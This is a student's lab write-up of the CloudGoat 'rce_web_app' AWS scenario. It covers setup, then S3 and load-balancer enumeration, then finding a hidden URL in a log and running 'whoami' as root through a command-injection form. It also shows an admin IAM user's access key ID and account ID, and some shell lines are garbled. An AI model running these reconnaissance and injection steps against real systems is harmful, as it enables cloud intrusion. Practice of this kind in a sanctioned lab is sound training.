Cloud DFIR: Recap and CloudGoat Practice : rce web app

BoB 13th digital forensic track tranee, DoHwan Ji

To make practice environment, enter these commands in order.

CloudGoat

```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
cd cloudgoat
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r ./requirements.txt
chmod +x cloudgoat.py

./cloudgoat.py config profile
./cloudgoat.py config whitelist –auto
```

AWS CLI

```
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

Terraform

```
sudo apt-get update && sudo apt-get install -y gnupg software-properties-common
wget -O- https://apt.releases.hashicorp.com/gpg | ₩
```

```
gpg --dearmor | ₩

sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg > /dev/null

gpg --no-default-keyring ₩

--keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg ₩

--fingerprint

echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] ₩

https://apt.releases.hashicorp.com $(lsb_release -cs) main" | ₩

sudo tee /etc/apt/sources.list.d/hashicorp.list

sudo apt update

sudo apt-get install terraform
```


Prepare python environment

```
sudo apt install python3.12-venv

cd cloudgoat/

python3 -m venv .venv

source .venv/bin/activate
```

Install CloudGoat dependencies

```
pip3 install -r ./requirements.txt
```

Create IAM keys



1개의 정책 추가됨

IAM > 사용자 > niko_is_my_mento

niko_is_my_mento 정보

요약

ARN
arn:aws:iam::637423199204:user/niko_is_my_mento

콘솔 액세스
MFA 없이 활성화됨

액세스 키 1
AKIAZI2LCEPSM42TSL5X - Active
오늘 사용됨. 오늘 생성됨.

생성됨
August 13, 2024, 16:34 (UTC+09:00)

마지막 콘솔 로그인
안 함

액세스 키 2
액세스 키 만들기

권한 정책 (2)

사용자에게 직접 연결된 정책을 통해 또는 그룹을 통해 권한을 정의합니다.

필터링 기준 유형: 모든 유형

	정책 이름	유형	연결 방식:
□	AdministratorAccess	AWS 관리형 - 직무	직접
□	IAMUserChangePassword	AWS 관리형	직접

Make my Scenario

./cloudgoat.py create rce_web_app

aws configure --profile cloudgoat


./cloudgoat.py config whitelist --**auto**

./cloudgoat.py create rce_web_app


ws configure --profile Lara

aws ec2 describe-instances --profile Lara

aws elbv2 describe-load-balancers --profile Lara



```
(.venv) user@ubuntu2404:~/git/cloudgoat$ aws elbv2 describe-load-balancers --profile Lara
{
    "LoadBalancers": [
        {
            "LoadBalancerArn": "arn:aws:elasticloadbalancing:us-east-1:637423199204:loadbalancer/app/cg-lb-rce-web-app-cgidpwdsii0uiu/2289becbf308486b",
            "DNSName": "cg-lb-rce-web-app-cgidpwdsii0uiu-23394348.us-east-1.elb.amazonaws.com",
            "CanonicalHostedZoneId": "Z35SXDOTRQ7X7K",
            "CreatedTime": "2024-08-13T12:15:06.580000+00:00",
            "LoadBalancerName": "cg-lb-rce-web-app-cgidpwdsii0uiu",
            "Scheme": "internet-facing",
            "VpcId": "vpc-0ec8924cc70787838",
            "State": {
                "Code": "active"
            },
            "Type": "application",
            "AvailabilityZones": [
                {
```




"Gold-Star" Executive Interstellar Travel Rewards

Welcome, fellow travellers!


If you are already an approved member of the "Gold-Star" Executive Interstellar Travel Rewards program, please visit the secret URL which is included in the instructions in the welcome letter you received by post.

If you are not an approved member, please feel free to seek out one of our kiosks and submit an application for membership. Do note that 3 references, a non-refundable application fee of 50,000 credits, and DNA samples are all mandatory.



```
(.venv) user@ubuntu2404:~/git/cloudgoat$ aws s3 ls --profile Lara
2024-08-13 21:14:46 cg-keystore-s3-bucket-rce-web-app-cgidpwdsii0uiu
2024-08-13 21:14:47 cg-logs-s3-bucket-rce-web-app-cgidpwdsii0uiu
2024-08-13 21:14:47 cg-secret-s3-bucket-rce-web-app-cgidpwdsii0uiu
(.venv) user@ubuntu2404:~/git/cloudgoat$ 
```

aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgidpwdsii0uiu --recursive -- profile Lara



```
(.venv) user@ubuntu2404:~/git/cloudgoat$ aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgidpwdsii0uiu --recursive --profile Lara
2024-08-13 21:17:52        107 cg-lb-logs/AWSLogs/637423199204/ELBAccessLogTestFile
2024-08-13 21:18:25      19135 cg-lb-logs/AWSLogs/637423199204/elasticloadbalancing/us-east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-
cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
2024-08-13 21:45:03        558 cg-lb-logs/AWSLogs/637423199204/elasticloadbalancing/us-east-1/2024/08/13/637423199204_elasticloadbalancing_us-east-1_app.cg-lb-
rce-web-app-cgidpwdsii0uiu.2289becbf308486b_20240813T1245Z_3.229.95.8_57s4l6h5.log.gz
2024-08-13 22:00:02        736 cg-lb-logs/AWSLogs/637423199204/elasticloadbalancing/us-east-1/2024/08/13/637423199204_elasticloadbalancing_us-east-1_app.cg-lb-
rce-web-app-cgidpwdsii0uiu.2289becbf308486b_20240813T1300Z_52.200.94.172_5ih5uhv5.log.gz
```


aws s3 cp s3://cg-logs-s3-bucket-rce-web-app-cgidpwdsii0uiu/cg-lb-logs/AWSLogs/637423199204/elasticloadbalancing/us-east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log . --profile

Lara

This command make .csv file which cotains logs. And I can find doubtful url.

```
http 2019-06-18T21:36:46.594569Z app/cg-lb-rce-web-app-cgidpwdsii0uiu/d36d4f13b73c2fe7 10.10.10.23:5132 10.0.10.254:9000 0.001 0.001 0.000 200 200 485 1287 "GET http://cg-lb-rce-web-app-cgidpwdsii0uiu-23394348.us-east-1.elb.amazonaws.com:80/mkja1xijqf0abo1h9glg.html HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - - arn:aws:elasticloadbalancing:us-east-1:637423199204:targetgroup/cg-tg-rce-web-app-cgidpwdsii0uiu/8af4fcde0a6023dc "Root=1-5d095963-e2b838a764ed31d017b74cce" "-" "-" 0 2019-06-18T21:36:35.592000Z "forward" "-" "-"
```

So I put this URL in web browser and I can see below picture.



"Gold-Star" Executive User Signup

Please follow the instructions in the welcome letter you received by post, and do not enter any other commands.

Run your personalized login command below:

Input:

```
whoami
```

Output:

```
root
```

And I send a command, “whoami” and I can find which my permission is ‘root’

In a row, I try to enter a command, “curl ifconfig.co”, but I doesn’t work. So I stuct in this step and I will finish this task at final report.